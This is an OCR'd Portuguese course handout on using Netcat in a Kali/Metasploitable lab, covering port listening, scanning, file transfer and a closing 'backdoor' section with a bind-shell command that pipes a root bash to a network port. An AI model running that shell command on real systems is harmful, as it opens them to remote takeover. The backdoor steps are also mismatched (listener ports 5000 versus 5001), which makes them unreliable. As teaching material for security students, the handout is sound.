
INSTITUTO FEDERAL DE
EDUCAÇÃO, CIÊNCIA E TECNOLOGIA
RIO GRANDE DO NORTE

Professor: Macêdo Firmino
Disciplina: Segurança de Computadoores
Prática 05: Ferramenta Netcat

Olá turma, no teste de penetração deveremos explorar as vulnerabilidades. Para isso, algumas ferramentas são importantes, entre elas temos o Netcat. Ela poderá ser utilizada para abrir conexões TCP ou UDP, transferir dados (inclusive códigos maliciosos) e executar comandos de forma remota. Na aula de hoje, iremos aprender e conhermos esta ferramenta, suas funcionalidades, sintaxe de comando. Iremos ainda fazermos exemplos práticos de utilização focados no dia a dia do administrador de redes e/ou especialista em segurança.

Configurando o Ambiente

Para estudarmos estes conceitos e ferramentas, e para as aulas posteriores, iremos utilizar duas máquinas virtuais (Kali Linux e Metasploit). A Metasploit será a máquina que iremos utilizar como alvo e o Kali Linux será utilizado para gerarmos os ataques.




O Metasploit table é um ambiente de teste seguro desenvolvido para realizarmos testes de penetração e pesquisas de segurança. A imagem do metasploitable está disponível no site da Rapid 7 ou no Sourceforge (`http://sourceforge.net/projects/metasploitable/files/Metasploitable2/`).

Depois de baixar o arquivo zip, extraia os arquivos para uma pasta. Terá um arquivo chamado Metasploittable.vmdk que trata de um disco virtual com o sistema. Para utiliza-lo no VirtualBox iremos criar uma máquina Linux 64 bits. Depois iremos atribui-la a uma memória RAM de 2048 MB.

Na sequência será necessário informar que será utilizado um disco rígido existente ("Metasploittable.vmdk"). Selecione Utilizar um disco virtual existente, acrecente o disco do Metasploittable e clique em criar.

O nome de usuário e a senha padrão são:

```
Usuário: msfadmin
Senha:   msfadmin
```



Netcat

O Netcat, criado em 2004 pelo desenvolvedor conhecido como Hobbit, é uma simples ferramenta de rede bastante útil e versátil utilizada para ler e escrever dados através de redes utilizando a pilha de protocolos TCP/IP. Ele pode ser utilizado para os mais variados serviços, desde testes de conectividade a segurança da rede. Esta ferramenta provê acesso às principais funcionalidades:

- Conexões de saída e entrada, TCP ou UDP;
- Port scanning, de modo aleatório;
- Transferência de dados;
- Envio de comandos remotos;
- Tem suporte a SSL, proxy, IPv6, Telnet;
- Checagem de DNS, entre outros.

O Netcat é totalmente gratuito, distribuído sob a licença GNU General Public License (GPL), podendo ser baixado para Linux, FreeBSD, NetBSD, SunOS/Solaris, Mac OS X, Windows, entre outros, no site oficial (`http://netcat.sourceforge.net`). Ele também está disponível na maioria dos repositórios de softwares de sistemas Unix-like.

O Netcat já vem instalado por padrão na distribuição Kali Linux. Na sequência iremos aprender a utiliza-las.

Sintaxe Básica

A sintaxe é bem simples e pode ser observada a seguir.

```
nc [-options] <host> port[s]
```

Onde:

- nc: Nome do comando executável em shell do Netcat;

-options : Parâmetros e opções passadas ao comando, como listen, tcp, etc.;

- <host>: IP ou nome do host a ser conectado;
- port[s]: Porta TCP/UDP utilizada para o serviço.

Abrindo Portas

O Netcat pode auxiliar ao administrador de redes para testar a conectividade de serviços e regras de firewall. Ele tem a capacidade de entrar em modo LISTEN (-l) em qualquer socket ou porta (-p) do sistema, conforme pode ser visto a seguir:

```
sudo nc -lvp 88
```

Na sequência é mostrado a abertura da porta 88 TCP e, posteriormente, o nmap mostrando a respectiva porta aberta.

```
msfadmin@metasploitable:/home$ sudo nc -lvp 88
listening on [any] 88 ...
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap 10.0.2.4
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-14 17:50 EDT
Nmap scan report for 10.0.2.4
Host is up (0.000078s latency).
Not shown: 976 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
88/tcp   open  kerberos-sec
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:10:62:21 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.20 seconds
```

É importante frisar que em sistemas Linux, apenas o usuário root pode iniciar serviços abaixo da porta 1024. Além disso, o Netcat utiliza o TCP, mas caso queira que seja aberta uma porta UDP deverá utilizar a opção -u.

```
sudo nc -lvpu 88
```


Caso a porta solicitada esteja sendo utilizada, será apresentado uma mensagem de erro "*Address alredy in use*".

Escaneamento de Portas

O Netcat pode ser utilizado para escanear portas abertas. O escaneamento verificará o status de todas as portas no domínio ou endereço IP especificado para determinar se há um firewall ou outro mecanismo de bloqueio.

Por exemplo, a baixo um comando de escaneamento de porta para um endereço IP nas porta de 1 a 100.

```
nc -vnrz IP_alvo 1-100
```



Também é possível utilizar o parâmetro "-w 3", que faz com que o tempo limite de conexão seja de 3 segundos de inatividade.

Acessando Portas

Agora iremos acessarmos uma porta aberta utilizando o netcat como cliente de conexão a outros servidores ou websites. Para utilizá-lo dessa forma, basta especificar as opções de host e porta utilizados.

```
sudo nc <IP_alvo> <porta>
```

Para exemplificarmos iremos configurar no terminal um instância netcat no Metasploit para escutar a porta 123.

```
nc -vlp 123
```

```
msfadmin@metasploitable:/home$ sudo nc -lvp 123
listening on [any] 123 ...
10.0.2.15: inverse host lookup failed: Unknown host
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.15] 43182
estou no alvo
digitando no kali
```

Agora no Kali Linux, iremos iniciar um cliente netcat para conectarmos na porta aberta 123 do alvo.

```
nc <IP_do_kali> 123
```

Um ponto muito interessante e importante para os exemplos a seguir é notar que, utilizando o Netcat em modo listen e conectando-se a ele via client mode, qualquer string digitada na entrada padrão (stdin) do client mode, aparecerá na saída padrão (stdout) do Netcat em Listen, conforme mostrado nas figuras abaixo. Devido a esse comportamento, muitas vezes essa função é conhecida como Chat Mode, o que também pode ser utilizado para transmissão de qualquer outro tipo de dados, como será abordado em seguida.

Transferência de Arquivos

O Netcat pode ser utilizado com comandos de Pipe e Redirecionamento para a transferência de arquivos de diversas formas. Por exemplo, será transferido um arquivo qualquer, de nome ifrn.txt, em texto claro do Kali para o alvo (Metasploit) que está requisitando o mesmo, com o nome de ifrn.txt utilizando comandos Linux e Pipe.

- Máquina 1 (kali): que irá transferir o arquivo.

```
echo "Macedo Firmino" > ifrn.txt
```


```
nc -vlp 5001 < file
```

- Máquina 2 (Alvo): que irá receber o arquivo.

```
nc ip_maquina_1 5001 > file
```

Depois que o cliente conectar será enviado o arquivo. Depois de um tempo poderemos fechar a conexão e testarmos se o arquivo foi enviado corretamente. Para essa avaliação poderemos utilizar o comando sha1sum, no arquivo original e na cópia.

Se os valores do sha1sum forem os mesmos os mesmos são cópias perfeitas.




Executar Comandos Remotamente (Backdoor)

O Netcat possui uma opção, particularmente importante para especialistas em segurança e pentesting, para inclusão de backdoors (falhas de segurança), que permite executar qualquer comando ou script remoto na máquina alvo. Neste exemplo, ao invés do Netcat exibir as informações na tela em forma de mensagem será transferido para o bash do sistema.

- Máquina 2 (Alvo): no computador alvo, inicialize a escuta numa determinada porta (por exemplo, 5001), redirecione a sua saída para o bash (interpretador de comandos) e a saída do bash retirecionar para a conexão aberta no atacante.

```
sudo nc -lp 5001 -e /bin/bash
```



- Máquina 1 (Kali): no computador atacante abra uma conexão numa porta aberta na máquina alvo.

```
sudo nc -vlp 5000
```

Uma vez estabelecida a conexão, o atacante poderá enviar comandos para a máquina remota e observar o resultado do mesmo.

Atividade

01. Com o Netcat realize os exemplos de utilização apresentados na aula.

02. Pesquise outras funcionalidades do Netcat.